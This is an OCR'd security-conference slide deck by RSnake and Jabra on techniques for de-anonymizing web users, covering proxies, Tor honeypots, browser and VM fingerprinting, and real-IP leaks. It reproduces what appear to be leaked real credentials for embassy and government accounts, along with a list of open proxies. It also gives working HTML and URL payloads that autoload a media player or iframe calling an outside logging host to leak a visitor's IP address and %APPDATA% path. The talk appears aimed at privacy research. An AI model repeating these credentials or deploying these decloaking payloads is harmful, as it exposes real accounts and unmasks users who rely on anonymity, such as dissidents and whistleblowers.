
SecTheory
Internet Security


RAPID7

About Us

- Robert "RSnake" Hansen - CEO
- SecTheory LLC
  - http://www.sectheory.com
  - http://ha.ckers.org – the lab
  - http://sla.ckers.org – the forum
- Joshua "Jabra" Abraham
- Rapid7 LLC - Security Researcher
  - http://www.rapid7.com
  - http://blog.spl0it.org

De-Anonymizing You!

- Why does this matter?
  - Privacy advocacy
  - People think they're safe
  - Privacy is not a guarantee. It can be taken from you.
  - True anonymity is actually extremely difficult to achieve!!
- So we decided to attack users instead of websites for once.



Why is Privacy Good?



- Safety from trolls who want to drop docs
- Safer for political dissidents
- Safer for potential victims of violent crimes (women, children)…
- Allows people to be themselves (for good or bad)
- Safer for whistle blowers
- Increases freedoms

Why is Privacy Bad?

- Haven for "evildoers"
  - Allows them to attack easily
  - Allows them to retreat easily
  - Allows them to exfiltrate data easily
- Hurts law enforcement
- Prevents "social compact" rules of order from working in online contexts.



Either Way, Privacy is Broken

- The ecosystem is too complex
- IP is the "gold standard" for tracking people down on the Internet, but what if we could do better?
- Let's start with the basics of how people anonymize themselves.



How2

- Basic anonymization guide
- Proxies:
  - CGI proxies
  - SOCKS Proxies
  - Tor
  - Hacked machines
- Freemail
  - Hotmail
  - Gmail
  - Hushmail

Working proxy list


Proxy:Port	Latency (sec)	Type	Country	SSL	Last check time
200.65.127.161:80	0.3100	Transp.	MX	Y	2007-12-11 12:30:07
200.21.103.10:80	0.8603	**Elite**	CO	?	2007-12-11 12:32:05
195.175.37.8:80	0.9206	Transp.	TR	N	2007-12-11 12:32:34
221.26.207.4:80	0.9263	**Anon.**	JP	?	2007-12-11 12:28:05
66.153.203.218:80	1.0172	**Elite**	US	Y	2007-12-11 12:32:51
80.58.205.61:80	1.0245	Transp.	ES	N	2007-12-11 12:32:22
202.134.73.55:80	1.1470	**Elite**	HK	?	2007-12-11 12:32:29
194.102.253.158:80	1.3030	**Elite**	RO	?	2007-12-11 12:34:11
203.147.0.30:80	1.3302	**Elite**	TH	?	2007-12-11 12:28:49
168.209.0.48:80	1.3340	Transp.	ZA	Y	2007-12-11 12:31:50
221.195.41.196:80	1.7028	Transp.	CN	N	2007-12-11 12:31:09
198.36.203.162:80	2.4815	**Elite**	US	?	2007-12-11 12:32:22
222.62.198.66:80	2.5762	**Elite**	CN	N	2007-12-11 12:28:41
196.202.252.244:80	3.0651	Transp.	AO	?	2007-12-11 12:32:16
202.166.164.185:80	3.1732	**Anon.**	PK	Y	2007-12-11 12:32:29
194.146.227.15:80	3.2287	**Elite**	FR	?	2007-12-11 12:28:26
203.144.144.163:80	4.1522	Transp.	TH	?	2007-12-11 12:28:31
200.88.114.166:80	4.7338	**Anon.**	DO	?	2007-12-11 12:32:37
217.196.24.220:80	4.7393	**Anon.**	KZ	?	2007-12-11 12:33:45
168.209.0.50:80	5.2741	Transp.	ZA	Y	2007-12-11 12:31:13
168.243.199.228:80	5.6886	**Elite**	SV	?	2007-12-11 12:29:34

Client Side Certificates

- Good/Normal Use
- Improving the trust model
  - Client: has the cert in the browser
  - Servers: requires all clients have valid certs
- What if the client goes to another website with SSL?
  - Browser defaults to send the public key

Client Side Certificates

- Well, could this be malicious?
- Sniff the public key
- Information
  - System/OS
  - Usernames/Emails
  - Data correlation
    - Tie a user back to a system



https://www.cs.uccs.edu/~cs591/secureWebAccess/fireFoxUserIDReq.png



Breaking Tor

- 100 embassy passwords
- Breach proxy honeypots
- Open Proxies you trust?
- HackedTor.exe
  - Setup the Client
  - Tor node just logs everything
  - We can play MiTM like Jay

Kazakhstan Embassy in Egypt 213.131.64.229 kazaemb piramid

Mongolian Embassy in USA 209.213.221.249 n.tumenbayar@mongolianembassy.us temp

UK Visa Application Centre in Nepal 208.109.119.54 vfsuknepal@vfs-uk-np.com Password

Defense Research & Development Organization Govt. Of India, Ministry of Defense jpsingh@drdo.com password+1

Indian Embassy in USA amb@indianembassy.org 1234


Iran Embassy in Ghana 217.172.99.19 iranemb_accra@mfa.gov.ir accra

Iran Embassy in Kenya 217.172.99.19 iranemb_kenya@mfa.gov.ir kenya

Hong Kong Liberal Party 202.123.79.164 miriamlau 123456

Browsers Break Privacy

- Browsers lie about having a same origin policy (or at least are terrible at enforcing it)
- Plugins lie worse
- Websites control browsers, not the other way around in a decloaking scenario



- Bill Joy (Sun)

Browser Detection

- Mr T
  - Plugins
  - History
  - Screen Resolution
- BeEF
  - VMware detection (IE only)
  - Plugin detection
    - (Java, Flash and Quicktime)
  - Setup script in Backtrack4
- But…. The Cloud is the new Hotness!




Virtualization/Cloud Detection

- VM Detection
  - VMware
  - QEMU
  - VirtualBox
- Amazon EC2 Detection
  - Identify each region
- Cross-Platform
- New BeEF Module!
- Leverage this knowledge in our attacks



Real IP

- Java
  - Java internal IP
- Flash
- scp:// (winSCP)
- Word/pdf bugs
- Media player





```
<HTML>
  <BODY>
    <OBJECT ID="Player1" classid="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6" height="240" width="320">
      <PARAM name="URL" value="http://ha.ckers.org/log.cgi">
      <PARAM name="autostart" value="true">
    </OBJECT>
  </BODY>
</HTML>
```

```
<!-- // ITMS validates the target domain as apple.com, so we have to use a new trick (via RSnake) // -->
<iframe width=1 height=1
        src="itms:www.apple.com:thanksRSNAKE@2aee0242c910aa6c95a6c496480dca30.itms.67.78.61.194.0.0.0.0.s
</iframe>
```

File System Enumeration

- res:// timing
- res:// timing without JavaScript
- smbenum





- "Wtf?"




SMBenum


- SMB enum only finds certain types of files and only if known prior to testing
- SMB enum could also gather usernames through brute force
- Usernames + res:// timing could gather programs that smbenum alone couldn't



Usernames and Computer Names!


- But seriously – that's just terrible, let's just get the username and computer name directly!
- Cut and paste
  - http://ha.ckers.org/log.cgi?rAnd0mgr4p%aPpdAta%2bi






There's So Much More!

- Text/Frequency Analysis
- Header analysis
- DNS binding and rebinding
- Etc… etc…
  - Detecting Malice
- But all that relies on us "trapping" you let's talk about one more: Log correlation…



Google? Evil? No way!!!



